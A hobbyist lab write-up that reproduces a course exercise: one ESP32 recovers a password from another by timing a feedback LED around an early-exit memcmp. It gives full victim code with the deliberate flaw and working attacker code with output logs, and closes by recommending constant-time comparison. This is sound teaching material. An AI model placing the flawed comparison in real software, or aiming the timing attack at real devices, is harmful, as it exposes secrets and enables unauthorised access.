Virtual Session 9: Physical Attacks Lab (esp32)
While reading about Mengjia Yan’s work, I found out this research-oriented course on secure hardware design. It helps understand the critical security problems in modern hardware and common limitations of existing security solutions.exploiting an insecure memcmp implementation on a real microcontroller to leak a secret. See https://csg.csail.mit.edu/6.S983/recs/physical_attacks/
Note: this is Mengjia Yan team’s work. I followed their steps and designed a scenario for my learning. I did not find any source code for this lab, so I wrote both victim’s and attacker’s code by myself.
The challenge

Let’s imagine we have a keypad. User has to enter a password and it opens a door it the password matches. In order to provide feed-back, there is a (red) LED on the keypad. The (red) LED turns on when the password is being checked. As soon as the password is checked, the (red) LED turns off. The other LED, the green one, is not used for this exercice.

ESP32 is a Wifi and Bluetooth enabled microcontroller built on the Xtensa architecture. We will be using two of them today. One is the victim (a password checker from which we will leak the correct password) and the other is the attacker board (which you fully control).
Setup the software environment (on Windows)
- Download the Arduino IDE 2.0.4 or newer
- Open Preferences
- Add https://raw.githubusercontent.com/espressif/arduino-esp32/gh-pages/package_esp32_index.json to Additional Boards Manager URLs
- Close and reopen the Arduino app
- Open Boards Manager from Tools > Board > Board Manager…
- Search esp32
- Install esp32 Espressif Systems
- Close and Reopen the Arduino app
- Make sure Tools > Board is set to ESP32 Arduino/Node32s
- Install and configure PuTTY and the FTDI Drivers. See https://docs.espressif.com/projects/esp-idf/en/latest/esp32/get-started/establish-serial-connection.html
Setup the hardware
Serial, or UART, is an asynchronous protocol commonly used for communicating data between devices. Many consumer devices ship with exposed UART pads that actually transmit and receive data, which can cause many physical security vulnerabilities.
Serial consists of 3 pins- RX, TX, and ground. Ground is the same for both devices (as a general rule of thumb, ground is always common amongst everything in a system). One device’s RX connects to the other’s TX, and vice versa. RX is used for receiving, and TX is used for transmitting.

Wiring
- Attacker.TX2 to Victim.RX2.
- Attacker.RX2 to Victim.TX2.
- Attacker.D2 to Victim.D2 (this is the LED pin).
- Attacker.GND to Victim.GND.
- Attacker’s board is connected to the computer over USB
- Victim’s board is connected to the computer over USB, so we can passively monitor the victim and see what passwords the attacker is guessing.
Test the setup
Victim’s board
- Open the Arduino app with no boards connected.
- Go to Tools > Port and look at the available ports.
- Plug in the victim board and reload Tools > Port and look for the new port.
- Open a console
Attacker’s board
- Open another instance of the Arduino app with no boards connected.
- Go to Tools > Port and look at the available ports.
- Plug in the attacker’s board and reload Tools > Port and look for the new port.
- Make note of the port name so we can connect to it later.
How it works
The attacker guess a password and send it to the victim
The victim board:
- reads passwords over serial
- turn a LED on
- check the password
- turns the LED off
- writes a feed-back over serial
The feed-back is displayed in the attacker’s console. It tells you if the password was correct or not. The LED of both boards are synchronized.
Your job is to determine the correct password!
The weakness we want to exploit
You will notice that the blue light on the victim turns on when you try to check a password. The vendors added this light to provide feedback to the user that computation is going on internally. However, this light inadvertently leaks the time the MCU takes to check the password.
Internally, the microcontroller is using a vulnerable definition of memcmp to compare your input against the password. Here is the memcmp definition and invocation:
/*
 * memcmp_unsafe
 * Compares buffers buf1 and buf2.
 * Returns true if they are exactly equal, false otherwise.
 */
bool memcmp_unsafe(uint8_t *buf1, uint8_t *buf2, size_t len) {
    for (size_t i = 0; i < len; i++) {
        if (buf1[i] != buf2[i]) {
            return false;
        }
    }
    return true;
}

/*
 * check_passwords
 * Checks the global user input buffer against the global secret.
 */
bool check_passwords(void) {
    turn_on_light(); // The users complained that there was no feedback, so we added a light
    bool result = memcmp_unsafe((uint8_t *)userbuf, (uint8_t *)SECRET, strlen(SECRET));
    turn_off_light();
    return result;
}
Notice that memcmp will quit early when it detects an incorrect character in your input. This means that passwords that contain more correct characters will take slightly longer to check than those with less correct characters at the beginning.
The attack strategy
- Send an arbitrary character (outside of the characters allowed by the company policy) to the victim
- Repeat multiple times, to compute a threshold (i.e the amount of time it takes for an early exit)
- Try with random characters: one of them will trigger a measurement above the threshold. Lock that one.
- Repeat the same steps with the next character. The threshold will change, we have to adapt
- Until you get it all :-)
The attacker code
/*

 */

#define RX2_PIN 16
#define TX2_PIN 17
#define UART_BAUD 115200
#define LED_PIN 2

// Communication parameters
String msg = "";
unsigned long lastSendTime = 0;
const unsigned long sendInterval = 2000; // ms between messages

// Hacker stuff
#define PSWLENGTH 2                       // the password length
#define THRESHOLD 1000                    // the initial threshold
#define STARTSAT 48                       // the ASCII code of the first character supported
#define ENDSAT 57                         // the ASCII code of the last character supported
#define CALSAMPLING 10                    // how many samples we collect during calibration
#define CALDATA '|'                       // the character we use for calibration. Must be outside of the interval allowed
int currentThreshold = THRESHOLD;         // the threshold for the current cycle.
uint64_t startedAt = 0;
uint64_t blinkingDuration = 0;
String candidate = String(CALDATA);       // our guessed password
int validUptoPos = 0;
bool calibrationInProgress = true;
int calCnt = CALSAMPLING;
int calSum = 0;


void setup() {
  pinMode(LED_PIN, INPUT);
  // USB console
  Serial.begin(115200);
  while (!Serial) { ; }
  // UART2 to the other ESP32
  Serial2.begin(UART_BAUD, SERIAL_8N1, RX2_PIN, TX2_PIN);
  randomSeed(analogRead(A0)); // Seed the random char generator using noise from an unconnected analog pin
  Serial2.println("");
  Serial.println("=== ESP32 SENDER READY ===");
}

void loop() {
  unsigned long now = millis();

  if (Serial2.available()) {
    String answer = Serial2.readStringUntil('\n');
    answer.trim();
    Serial.print("Receiving -> ");
    Serial.println(answer);
    if (answer == "OK") {
      Serial.println("We got it ! ");
      while(1);
    }
    else {
      if (answer == "DENIED" && !calibrationInProgress)  {
        // Build next candidate
        char c = (char) random(STARTSAT, ENDSAT);
        candidate.setCharAt(validUptoPos, c);
      }
    }
  }

  if (now - lastSendTime >= sendInterval) {
    lastSendTime = now;

    msg = candidate;

    Serial.print("Sending -> ");
    Serial.print(msg);
    // Start timer
    startedAt = esp_timer_get_time();
    Serial2.println(msg);
    while (digitalRead(LED_PIN) == LOW); // wait until it blinks
    while (digitalRead(LED_PIN) == HIGH); // wait until it clears
    // End timer
    blinkingDuration = esp_timer_get_time() - startedAt;
    Serial.print(" - Duration -> ");
    Serial.print(blinkingDuration);

    if (calibrationInProgress) {
      if (calCnt == 0) {
        currentThreshold = (int)trunc(1.2*(calSum / CALSAMPLING));
        Serial.print(" - Calibrated threshold -> ");
        Serial.print(currentThreshold);
        calCnt = CALSAMPLING;
        calSum = 0;
        calibrationInProgress = false;
      }
      else {
        calCnt--;
        calSum = calSum + blinkingDuration;
      }
    }
    else {
      if (blinkingDuration > currentThreshold) {
        validUptoPos++;
        Serial.print(" - Locked up to position: ");
        Serial.print(validUptoPos);
        candidate = candidate + String(CALDATA);
        calibrationInProgress = true;
      }
    }
    Serial.println();
  }
}
The victim’s code
I’m not sure this is exactlly the same code as the one in the official course but it should be close
#define RX2_PIN 16
#define TX2_PIN 17
#define UART_BAUD 115200
#define LED_PIN 2
#define SECRET "52"

char userbuf[64];

void setup() {
  // USB console
  Serial.begin(115200);
  while (!Serial) { ; }

  // UART2 from the Sender
  Serial2.begin(UART_BAUD, SERIAL_8N1, RX2_PIN, TX2_PIN);

  pinMode(LED_PIN, OUTPUT);
  digitalWrite(LED_PIN, HIGH);
  delay(2000);
  digitalWrite(LED_PIN, LOW);

  Serial.println("=== ESP32 RECEIVER READY ===");
}

void loop() {
  if (Serial2.available()) {
    // Read one full line (up to the newline the sender appended)
    String inputBuffer = Serial2.readStringUntil('\n');
    inputBuffer.trim(); // remove trailing \r or whitespace

    if (inputBuffer.length() > 0) {
      Serial.print("Received <- ");
      Serial.println(inputBuffer);

      // Copy into fixed buffer safely
      size_t n = inputBuffer.length();
      if (n >= sizeof(userbuf)) n = sizeof(userbuf) - 1;
      memcpy(userbuf, inputBuffer.c_str(), n);
      userbuf[n] = '\0';
      // Perform password check
      bool status = check_passwords();
      Serial.println(status ? "OK" : "DENIED");
      Serial2.println(status ? "OK" : "DENIED");
    }
  }
}

bool memcmp_unsafe(uint8_t *buf1, uint8_t *buf2, size_t len) {
    for (size_t i = 0; i < len; i++) {
        if (buf1[i] != buf2[i]) {
            return false;
        }
    delay(50);   // to make it easier to debug
    }
    return true;
}

/*
 * check_passwords
 * Checks the global user input buffer against the global secret.
 */
bool check_passwords(void) {
    digitalWrite(LED_PIN, HIGH); // The users complained that there was no feedback, so we added a light
    bool result = memcmp_unsafe((uint8_t *)userbuf, (uint8_t *)SECRET, strlen(SECRET));
    digitalWrite(LED_PIN, LOW);  // this will be executed sooner if password does not match than when it does
    return result;
}
Testing the system
This is a simple demo with 2 digits password. We can see the calibration phase and then the digits locked one by one. Note: I added a delay in the victim’s code to make it more visible when there is an early return
...
Sending -> | - Duration -> 445
Receiving -> DENIED
...
Sending -> | - Duration -> 448 - Calibrated threshold -> 532
Receiving -> DENIED
...
Sending -> 3 - Duration -> 49508
Receiving -> DENIED
...
Sending -> 5 - Duration -> 49708 - Locked up to position: 1
Receiving -> DENIED
...
Sending -> 5| - Duration -> 49797
Receiving -> DENIED
...
Sending -> 5| - Duration -> 50678 - Calibrated threshold -> 60231
Receiving -> DENIED
...
Sending -> 52 - Duration -> 99768 - Locked up to position: 2
Receiving -> OK
We got it !
What could we do to fix the flaw
We should not code an early return. We should implement a constant-time comparaison.